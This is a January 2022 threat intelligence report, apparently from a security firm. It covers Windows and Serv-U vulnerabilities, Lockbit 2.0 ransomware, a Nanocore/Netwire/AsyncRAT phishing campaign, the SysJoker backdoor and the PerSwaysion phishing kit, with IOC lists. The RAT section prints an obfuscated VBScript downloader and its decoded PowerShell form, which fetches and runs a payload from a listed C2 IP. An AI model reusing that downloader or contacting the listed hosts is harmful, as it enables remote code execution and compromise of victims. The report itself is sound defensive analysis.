January Threat Intelligence Report

Prepared for:

Public Release

02/1/2022

January saw a continuation of trends observed throughout the year of 2021 and continued to highlight the prevalence of highly sophisticated ransomware and the numerous, creative initial access points involved in its deployment. Since 2020 there have been 130 or more unique ransomware strains observed in the wild and it was a component of 10% of all breaches in 2021, which is double the frequency of the previous year. One of the most notable evolutions of this type of malware is the emergence of "ransomware-as-a-service" which enables attackers to purchase and often customize widely distributed ransomware rather than undertake the arduous task of producing their own code and infrastructure. Instead of kidnapping someone and cutting out all those magazine letters to create an untraceable note stating your demands, why not just pay a third party to carry it out on your behalf?

While phishing will always remain a staple point of entry into victim networks for ransomware and other payloads, we have seen a rise of attacks on unpatched vulnerabilities – Log4J being the most recent example – and other creative methods. The new and improved Lockbit 2.0 comes with built-in ads to persuade insiders at target organizations to provide access to attackers for a reward. Poisoned code repositories and applications are finding increased success in luring victims to willingly install backdoors and expose systems to malicious activity by masquerading as legitimate versions of themselves. As always, the best defense against these ever-evolving TTPs are proactive, in-depth security programs that reduce the risk of these initial access points and provide contingencies for incident response in the event of infection. The CISA has released a comprehensive guide for measures specifically aimed at ransomware as it gains dominance in the cyber arms race: https://www.cisa.gov/uscert/ncas/alerts/aa22-040a. Read on to explore the rest of CyZen's threat intelligence for the month of January.

Vulnerabilities

Win32k Elevation of Privilege Vulnerability - CVE-2022-21882

Severity: High

Description: A Security researcher has disclosed a Windows 10 Vulnerability that allows for local privilege elevation which can lead to admin privileges on the host. This vulnerability is a new bypass for a patched bug identified in CVE-2021-1732. The vulnerability has been extensively tested by security researchers and was deemed easy to re-create and does not require any end user input. While the January security patch fixed this issue, many administrators have chosen to wait to update due to many bugs deployed because of the patch. This vulnerability was first "discovered" two years ago but was not disclosed due to low returns on bug bounties, which has led to the vulnerability going unnoticed for two years. The vulnerability, which has now been publicly disclosed has begun to be utilized in the wild which is why Administrators are urged to update rather than wait for the February update.

Recommendations: Update all hosts with the newest security patch from Microsoft.

REF: https://www.bleepingcomputer.com/news/microsoft/windows-vulnerability-with-new-public-exploits-lets-you-become-admin/

https://www.bleepingcomputer.com/news/security/recently-fixed-windows-zero-day-actively-exploited-since-mid-2020/

HTTP Protocol Stack Remote Code Execution Vulnerability - CVE-2022-21907

Severity: High

Description: This vulnerability was part of the February security patch from Microsoft and is considered highly "wormable". This vulnerability allows for attackers to send a specifically crafted packet to a server utilizing the HTTP protocol stack and execute arbitrary commands. This attack is possible by exploiting the http.sys kernel module for Windows and can lead to complete system compromise. The vulnerability also opens the door for attackers to chain the attack and spread to other machines on the network using the same method. The vulnerability effects windows 10 and later for desktop hosts and Windows server 2019. The feature is not enabled by default on Windows server 2019.

Recommendations: Administrators should update to the newest security patch from Microsoft which adds a patch for the above vulnerability.

REF: https://nakedsecurity.sophos.com/2022/01/12/wormable-windows-http-hole-what-you-need-to-know/

CVE-2021-35247 SolarWinds Serv-U Bug

Severity: Medium - 5.3

Description: A new vulnerability in the SolarWinds Serv-U software is said to be weaponized by malicious actors to propagate attacks, leveraging the known Log4j flaws in compromising targets.

The issue is an "input validation vulnerability that could allow attackers to build a query given some input and send that query over the network without sanitation," according to the Microsoft Threat Intelligence Center (MSTIC).

It appears the Serv-U web login screen to LDAP authentication was allowing characters that were not sufficiently sanitized, which could lead to Log4j exploitation.

SolarWinds has since updated the input mechanism to perform additional validation and sanitization.

Recommendations: Update to the latest version of Serv-U – 15.3

Lockbit 2.0 - Ransomware as a Service

The sequel to Lockbit ransomware is a more versatile and impactful affiliate-based ransomware as a service that compromises networks via purchased access, unpatched vulnerabilities, insider access, zero-day exploits and other means as necessary. Tools such as Mimikatz are used for privilege escalation and subsequent exfiltration and encryption. Ransom notes are left following the typical formula of instructions for payment and threats of leaking exfiltrated data. This malware has been evolving since it was first discovered in September 2019 (Lockbit 1.0) and has added features such as automatic encryption of large swaths of devices by abusing AD group policies, Linux-based versions that leverage ESXi vulnerabilities, and advertising rewards for insiders who establish initial access for attackers.

Deployment begins by decoding strings to load necessary modules and assessing whether the required privileges are met. If they are not, the malware escalates to the required level, checks for an Eastern European language setting--it will not run if this is present--and then begins to infect. Log files and shadow copies are deleted, and system information is enumerated. It attempts to encrypt any data saved to local or remote devices but skips core system files. One of the advantages of modern day "ransomware-as-a-service" is that specific file types can be targeted as the malware is tailored to intended victims depending on the affiliate's preferences. Files are copied to an attacker-controlled server via http and often even use publicly available commercial file sharing services. A sample Lockbit 2.0 warning screen can be seen below:


The official FBI flash advisory for this increasingly prevalent ransomware can be referenced for comprehensive lists of IOC's and recommended mitigations:

https://www.ic3.gov/Media/News/2022/220204.pdf

Nanocore, Netwire, AsyncRAT Cloud Campaign

Nanocore, Netwire, and AsyncRAT are Remote Access Trojans that allow for robust control over a target machine, ranging from keylogging, remote desktop control, and a wide array of other functions. This makes them extremely powerful tools should they be successfully delivered. The campaign for their delivery examined here revolves around the use of a phishing email containing a specially crafted document that initiates the delivery of the malware onto the target machine, as well as the use of cloud services not only for the purpose of ease of setup, but also for obfuscation of malware delivery and C2 infrastructure. Though these tools are sophisticated and powerful, the first link in the attack chain relies on a phishing email whose purpose is to fool the user into clicking on the malicious file.

The infection chain begins with a phishing email that contains malicious .zip documents.



Begin forwarded message:

From: =/b>[redacted]
Subject: =/b>Your Talbots =rder #YUEOP_Invoice_Copy
Date: =/b>October 5, 2021 at 9:29:24 AM =DT

Hello!


Your Talbots order has =hipped. Attached is your Invoice copy.

The .zip attachment is an ISO image file containing the loader in either JavaScript, Visual Basic, or a .bat file format. The execution is achieved by tricking the user into clicking on the file, in this case claiming that it is an invoice document. The downloader's JavaScript contained within is under four layers of obfuscation and is likely auto-generated and randomized to aid in detection bypass. The downloader also establishes persistence via the Logon Auto Start registry key. It then configures

scheduled tasks by invoking schtasks.exe. The downloader then downloads the payload from the download server, in this campaign being variants of Netwire, Nanocore, and AsyncRAT. These are saved and executed from the temp folder.

Payload 1: NanocoreRAT

The instance of NanocoreRAT seen here is a post-2017 leaked version, with a build date of 26 Oct 2021. Plugins included with the payload are the Client and SurveillanceEX plugin, which handle C2, and the video/audio capture as well as remote desktop capabilities, respectively.



Payload 2: NetwireRAT

NetwireRAT is a known threat and has the capability to remotely execute commands to steal passwords, login credentials, credit card information, and other information. This malware obtains persistence via registry key edits.

Payload 3: AsyncRAT

AsyncRAT uses a secure encrypted connection for its control and monitoring functions. In this campaign, the RAT is configured to connect to the C2 server and grant remote access to the victim machine.

The malware then tries to hide information about its origins via the Alternate Data Stream and reads the WindowsNT\CurrentVersion\ProductId registry key to fingerprint the machine. The batch file simply executes in PowerShell to download and run the payload, and the VB downloader executes a PowerShell command as well.

```
IIII = replace("Wiiiiiiiiiiiiicript.iiiiiiiiiiiihEll","iiiiiiiiiiii","s")
Set LLLLLLLLLL = CreateObject(IIII )
AAAA = Replace("OW++++++++++RSH++++++++++L","++++++++++","E")
LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLL = "P"+AAAA+"L &('{1}{0}'-f'X','IE')(&('{1}{0}{2}' -f'je','New-Ob','ct')('{1}{2}{0}' -f 'WebClient','Ne','t.')).('{2}{3}{1}{0}'
    -f'dString','nloa','D','ow').InVoKe('http://52.27.15.250/A/behdhdjdj.txt')"
LLLLLLLLLL.Run(LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLL+""),0,True
Set LLLLLLLLLL = Nothing
```

Deobfuscated command

```
CreateObject(Wscript.shEll).Run(POWERSHELL IEX(New-Object Net.WebClient).DownloadString.Invoke('http://52.27.15.250/A/behdhdjdj.txt'))
```

C2 is then handled via malicious subdomains at DuckDNS. Known IOC domains and IP's to be blacklisted:

- gg1592661.duckdns.org
- btime1624.duckdns.org
- justinalwhitedd554.duckdns.org
- wz303811.duckdns.org
- js1994.duckdns.org
- backu4734.duckdns.org
- mback5338.duckdns.org
- nwire733.duckdns.org
- asyncmoney.duckdns.org
- nanoboss.duckdns.org
- tdeasy.duckdns.org
- dingspread.duckdns.org
- asyncspread.duckdns.org
- jw9428875.duckdns.org
- meunknown.duckdns.org
- asyncpcc.duckdns.org
- yuri101.duckdns.org
- 13.78.209.105
- 13.82.65.56
- 103.151.123.194
- 194.156.90.26
- 52.27.15.250

- 23.102.1.5
- 137.135.65.29
- 40.85.140.7
- 52.150.26.35

SysJoker Backdoor Malware

SysJoker is a new backdoor malware that has emerged recently, targeting prominent platforms such as Windows, Linux, and macOS with the ability to evade detection on all three operating systems.

A possible attack vector for SysJoker is an infected "npm" package (Node Package Manager), according to analysis from Intezer, which is an increasingly popular vector for dropping malware on targets. NPM and other public code repositories are centralized developer communities where coders can upload and download content for building applications, however if poisoned with attacks such as this, it can wreak havoc on production environments. SysJoker is also known to masquerade as a system update and generate its C2 by decoding a string retrieved from a text file hosted on Google Drive.

The backdoor is used for establishing initial access on a target machine. Once installed, it can execute follow up code as well as additional commands where malicious actors can carry out further attacks or move laterally through a corporate network. This kind of initial access is a known hot commodity on underground hacker forums, where ransomware groups and others can purchase it.

SysJoker employs a first-stage dropper in the form of a DLL, which uses PowerShell commands to fetch a SysJoker ZIP file from a GitHub repository. It unzips to "C:\ProgramData\RecoverySystem\", and the payload is then executed.

The malware then sleeps for up to two minutes before creating a new directory. It copies itself as an "Intel Graphics Common User Interface Service" file (igfxCUIService.exe), then gathers information about the machine using living-off-the-land commands and uses different temporary text files to log the results of these commands. These text files are deleted immediately, stored in a JSON object, and then encoded and written to a file named "microsoft_Windows.dll".

For persistence, the malware creates a new registry key: "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run". For the C&C communication, decodes a hardcoded Google Drive link using a hardcoded XOR key. After the connection to the C&C servers is achieved, other malware can be potentially dropped to the infected machine where attackers can easily execute further commands.

IOCs

File and Directory Creations:

- C:\ProgramData\RecoverySystem
- C:\ProgramData\RecoverySystem\recoveryWindows.zip
- C:\ProgramData\RecoverySystem\msg.exe

- C:\ProgramData\SystemData
- C:\ProgramData\SystemData\igfxCUIService.exe
- C:\ProgramData\SystemData\tempo1.txt
- C:\ProgramData\SystemData\tempo2.txt
- C:\ProgramData\SystemData\tempi1.txt
- C:\ProgramData\SystemData\tempi2.txt
- C:\ProgramData\SystemData\temps1.txt
- C:\ProgramData\SystemData\temps2.txt
- C:\ProgramData\SystemData\tempu.txt
- C:\ProgramData\SystemData\microsoft_windows.dll
- C:\ProgramData\xAE Operating System\ServiceHub.exe

URLs

- bookitlab[.]tech
- winaudio-tools[.]com
- graphic-updater[.]com
- github[.]url-mini[.]com
- office360-update[.]com
- drive[.]google[.]com/uc?export=download&id=1-NVty4YX0dPHdxkgMrbdCldQCpCaE-Hn
- drive[.]google[.]com/uc?export=download&id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu

PerSwaysion Phishing Campaign

A phishing kit, dubbed PerSwaysion due to the extensive abuse of Microsoft Sway, has been used in thousands of attacks worldwide recently and has been active for significantly longer than previously thought. PerSwaysion, reportedly targeting enterprises since August 2019, was recently updated with the threat actor behind it now using a more direct phishing method with newer techniques, aimed at stealing privileged credentials for Microsoft Office 365.

The campaign proliferates with alarming rates by leveraging email data from compromised accounts to select further targets who hold senior roles in the company and that share common communication with the victims.

The latest emails were observed being sent from Amazon's Simple Email Service, with each email passing both the Sender Policy Framework (SPF) and Domain Keys Identified Mail (DKIM) protections. Other campaigns were observed sending phishing emails using stolen Google Mail accounts.

According to Group-IB, the first phase involves victims receiving a specified spear-phishing email with a benign PDF attachment masquerading as a Microsoft file-sharing notification. In the document, a "Read Now" hyperlink directs the victims to a file hosted on Microsoft Sway or sometimes, a Microsoft file-sharing service. The page mimics an authentic Microsoft file-sharing site except when users click on the link, they are directed to a credential-harvesting site designed to look like an account sign-on page.

PerSwaysion threat actors conduct follow-up operations with newly collected account credentials of privileged users in a swift manner. Researchers revealed that the attackers take 3 main steps to push new round of phishing against users whom the victims had recent correspondence with, which on average takes less than 24 hours. After the credentials are sent to their CnCs, the PerSwaysion operators log into the compromised email accounts. They dump email data via API and establish the owner's high-level business connections. Finally, they generate new phishing PDF files with current victim's full name, email address, and company name. These PDF files are sent to a selection of new people who tend to be outside of the victim's organization and hold significant positions.

IOCs

- gemlacksresults[.]net
- rikapcndmmooz[.]firebaseapp[.]com
- rotarim50[.]com
- iost[.]kogodemcnd[.]com/re
- kifot[.]wancdnapp[.]page
- riki[.]kogodemcnd[.]com/re
- valdia[.]quatiappcn[.]pw
- odaiw3dda.bestnewsworld[.]info
- otpe.bestnewsworld[.]info
- uy6x.bestnewsworld[.]info
- uy6x.c3y5-tools[.]com
- etetdc4ed-exhausted-lizard-tc.mybluemix[.]net
- ty65xcc-smart-manatee.mybluemix[.]net
- ut45dfx-sweet-nyala.mybluemix[.]net

Common Attachment names:

- athony_12.04.2019.02_07_1575400027
- billgates_02.29.2020.01_55_1582916158
- glad_10.04.2019.02_20_1570130440
- johnhoo_10.03.2019.00_44_1570038258
- tomas_10.15.2019.03_33_1571085217